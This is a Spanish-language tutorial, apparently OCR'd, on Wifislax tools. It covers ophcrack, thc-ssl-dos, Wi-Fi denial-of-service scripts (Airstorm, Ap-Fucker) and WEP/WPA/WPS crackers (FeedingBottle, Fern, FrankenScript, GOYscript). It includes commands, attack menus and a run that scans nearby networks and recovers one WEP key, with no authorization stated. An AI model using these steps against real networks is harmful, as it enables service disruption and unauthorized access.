Haga clic en el botón de la crack para iniciar el proceso de craqueo . Usted verá el progreso del proceso de craqueo en los cuadros inferiores de la ventana ophcrack .
Cuando se encuentra una contraseña, éste se mostrará en el campo NT Pwd .
A continuación, podemos guardar los resultados de una sesión de cracking pulsando el botón Guardar.

thc-ssl-dos
Esta herramienta explota una vulnerabity en SSL para realizar un ataque de denegación de servicio (DOS).
Deja fuera de servicio a un servidor de Internet al agotar la energía de su CPU.
Al iniciar nos aparecen las opciones:



http://www.thc.org

Twitter @hackerschoice

Greetingz: the french underground

./thc-ssl-dos [options] <ip> <port>
  -h   help
  -l <n> Limit parallel connections [default: 400]

Wifislax Documentation

Acerca de Wifislax

Informacion de sistema

*) Version de wifislax: wifislax 4.8
*) Sistema basado en: Slackware 14.1
*) Kernel: 3.13.0-wifislax
*) Arquitectura de sistema: i686
*) Desarrollo: www.seguridadwireless.net

Manual Básico de Wifislax
Nos explica como se usan algunas de las herramientas de Wifislax.

Tutorial Grampus Beta
Tutorial de la herramienta de analisis de metadatos Grampus.

Wireless
Herramientas de auditoria wireless

Airstorm
Herramienta para realizar distintos ataques de Denegación de servicio (DOS) a redes wifi
==========
_____Airstorm script for MDK3 v.5_____
_______ Developed for BackTrack _______

============ FINISH HIM! ==============
=========Interface selection=========
______Select your interface:______

1) eth0
2) wlan0
3) mon0
#?

Ap-Fucker
Herramienta para dejar sin servicio los puntos de acceso cercanos.
Para usarlo tenemos que poner primero la interface wifi en modo monitor.
Para ello usarmos airmon-ng
airmon-ng <start|stop|check> <interface>
En nuestro caso ponemos
airmon-ng start wlan0
y nos aparecera
Interface Chipset Driver
wlan0Atheros AR9280 ath9k - [phy0]
(monitor mode enabled on mon0)

Luego abrimos Ap-Fucker y no aparece esto:


########## ACCESS POINT F.U.C.K.E.R ##########

Choose your Mode:
- (B)eacon flood
- (A)uth DoS
- (W)ids confusion
- (D)isassociation 'AmoK Mode'
- (M)ichael shutdown exploitation
- Des(T)ruction mode (USE WITH CAUTION)

>>>


Elegimos la opción que queramos, en nuestro caso
Des(T)ruction mode (USE WITH CAUTION)
Monitor interface to use:mon0
Target ESSID: (nombre de la red)
Target BSSID: (Mac objetivo)
Target Channel: (canal objetivo)
La nombre, mac y canal de la red objetivo podemos verla usando otra herramienta (por ejemplo GOYscript)

FeedingBottle
Herramienta para crackear claves wifi.
Primero selecionamos la interface (wlan0 en nuestro caso) para ponerla en modo monitor.
Luego nos abrira una ventana
Selecionamos la encriptación deseada y le damos a scan para escanear las redes




Selecionamos el ap objetivo


Selecionamos Advance mode y se nos abrira una ventana como esta.



Le damos a Capture
Fake auth (by force)
Se nos abre otra ventana. Le damos a Access to information y luego a start.
Reflesh client list
Selecionamos un cliente
Le damos a ARP replay
Se abre la ventana de airodump y empezaran a aumentar los datas:



Una vez haya bastantes le damos a start crack
Ejecutara aircrack en una nueva ventana y nos dará la clave.



Fern Wifi Cracker

Herramienta para crackear redes wifi con clave wep y wpa.


Primero selecionamos la interface (wlan0 en nuestro caso) para ponerla en modo monitor.

Luego le damos a Scan para escanear las redes

Una vez escaneadas nos aparecera las redes con wep y wpa detectadas como podemos ver aqui:


En nuestro caso nos detecto varias redes con wep y wpa

Ahora pulsamos sobre WPA nos abrira otra ventana donde podemos ver las redes con wpa y podremos hacer los ataques como podemos ver aqui:




Selecionamos el ataque que queremos
Regular o WPS y le damos al botón Wifi Attack
Siempre que haya redes con WPS activado siempre es recomendable este ataque porque sera mas rápido obtener la clave.
Si le damos a Toolbox
Podemos ver otras herramientas como:


Geolocatory Tracker
Heramienta para geolocalizar puntos de aceso usando su mac o insertarlos en la base de datos.



Cookie Hijacker
Herramienta para capturar cookies de inicio de sesión.



Ray Fusion
Herramientas para hacer ataques de fuerza bruta usando dicionarios en servidores con login y servicios http/https, telnet, o ftp



FrankenScript
Herramienta para crackear redes wifi con wps, wpa/wpa2 o wep.
Al iniciarlo nos da las siguientes opciones:

```
###############################################
#           FrankenScript                     #
###############################################
#                                             #
# [1] WiFi Adapter Selection                  #
# [2] Enable Attack Or Networking Mode        #
# [3] Attack A WPS Enabled Access Point       #
# [4] Capture WPA/WPA2 Handshake              #
# [5] WEP Attacks                             #
# [6] Attack Handshake.cap Files              #
# [7] Show Recovered Passkeys                 #
# [8] Recovered Passkey Checker               #
#                                             #
###############################################
```

Chosen Interface:
System Mode: Networking Mode Enabled
MAC address for mon0:

Please choose an option?:
Vamos eligiendo cada una de ellas en funcion de lo que queramos hacer.

GOYscript
Script para crackear redes wifi.
Al abrirlo pondra nuestra interface en modo monitor automaticamente y empezara a escanear los puntos de acceso.

```
GOYscript 3.4-beta5 by GOYfilms
```

Distribución de linux detectada: Wifislax

Tarjetas WiFi disponibles:

Nº	INTERFAZ	DRIVER	FABRICANTE
1)	wlan0	ath9k	Quanta Microsystems, INC.

Sólo se ha detectado una tarjeta WiFi: wlan0

Resolución de pantalla actual: 1366x768

Iniciando la tarjeta WiFi...

Reiniciando la interfaz wlan0 (ath9k)...

Activando modo monitor en wlan0 (00:17:C4:D3:90:54)...

INTERFAZ	CHIPSET	DRIVER
wlan0	Atheros AR9280	ath9k (ACTIVADO en mon0)

```
PULSA CONTROL+C PARA DETENER
LA  BÚSQUEDA  Y  SELECCIONAR
UNA DE LAS REDES DETECTADAS
```

Para parar el escaneo pulsamos Ctrl+C

Se pos abrira una ventana para selecionar el objetivo.

```
   Nº        MAC         CANAL  IV  SEÑAL  TIPO  WPS  NOMBRE DE RED
==  ==================  =====  ==  =====  ====  ===
   1)#  98:F5:37:7D:C4:66    6   -   11%   WPA       movistar_66
   2)#  C0:4A:00:76:74:61    2   -   11%   WPA2      JAZZTEL-WSMSAS
   3)   8C:0C:A3:2B:12:71   11   -   11%   WPA   SI   WLAN_225
   4)   62:6B:D3:6A:86:00   10   -   12%   WPA   SI#  vodafone8602
   5)   8C:0C:A3:25:EA:BB    6   -   12%   WPA   SI   WLAN_EABB
   6)   8C:0C:A3:27:7E:93    6   -   12%   WPA   SI   WLAN_7E93
   7)   00:24:6C:EB:8E:A0    6   -   13%   WPA2      < Oculta >
   8)   9C:80:DF:0D:5C:1B   11   11  13%   WPA2  SI   Orange-5C19
   9)   00:24:6C:EB:8E:A2    6   -   14%   WPA2      WLAN_060
  10)   08:7A:4C:E6:65:BC    7   -   14%  *WEP       2014 WIFI
  11)   68:B6:FC:0A:4D:C8    8   -   14%   WPA2  SI*  LCAC
  12)   F8:1B:FA:62:7C:37   11   -   14%   WPA   SI   MOVISTAR_7C2E
  13)   E4:C1:46:71:56:A9   11   -   15%   WPA   SI   Vodafone56A8
  14)   E8:94:F6:4B:79:20    9   -   19%   WPA2  SI   OFICEPC
  15)   38:72:C0:E9:F1:C7    1   -   20%  *WPA       JAZZTEL_F1C7
  16)   90:F6:52:20:4F:79    1   -   20%   WPA       JAZZTEL_F1C7
  17)#  E0:91:53:24:C9:DB    1   19  24%  *WEP       WLAN_3D
  18)   64:66:B3:DD:78:2E    1   -   24%   WPA2      TP-LINK_DD782E
  19)   72:C0:6F:43:0E:70    6   -   25%   WPA   SI#  vodafone0E70
  20)#  62:96:BF:6D:E7:A4    1   1   28%   WPA       vodafoneE7A4
  21)#  F8:8E:85:88:15:DB   11   3   28%   WPA       JAZZTEL_15DD
  22)   BC:14:01:BB:D5:D8   11   -   35%   WPA2  SI   Rio_Pequeno

Selecciona una red de la lista: 17

R E S U M E N
═══════════

  INTERFAZ:
    Nombre.....: wlan0
    Modo monitor....: mon0
    MAC.....: 00:17:C4:D3:90:54
    Fabricante.....: Quanta Microsystems, INC.

  PUNTO DE ACCESO:
    Nombre.....: WLAN_3D
    MAC.....: E0:91:53:24:C9:DB
    Canal.....: 1
    Encriptación....: WEP
    Fabricante.....: XAVi Technologies Corp.

╔═══════════════════════════════════════════════╗
╚═ GOYscriptWEP 3.4-beta5 by GOYfilms ═══════╝
```

Esperando a que se genere el archivo .CSV...

Esperando a tener suficientes #Data...

Red WLAN_xx detectada...

Creando diccionario...
[+] Generando fichero de claves: ./wep/diccionario
[+] Fichero guardado OK

Iniciando BÚSQUEDA DE CONTRASEÑA...

Iniciando búsqueda de contraseña con diccionario...

¡¡¡ CONTRASEÑA ENCONTRADA !!!

Cerrando los procesos abiertos...

./goyscriptWEP: línea 1216: 14340 Terminado ataque_4
./goyscriptWEP: línea 1216: 14341 Terminado ataque_3_2
./goyscriptWEP: línea 1216: 14342 Terminado ataque_5

La contraseña para la red WLAN_3D es:

En hexadecimal...: 584530393135333234383833 44
En ASCII.....: XE0000000000D (Se sustituyeron todos los números de la clave real por ceros)

Se ha creado el archivo "WLAN_3D (E0-91-53-24-C9-DB).txt"
en el directorio "claves", el cual contiene la contraseña
en formato hexadecimal y ASCII respectivamente.

La herramienta guarda las claves en el directorio /opt/Wireless-Keys/Goyfilms-keys/
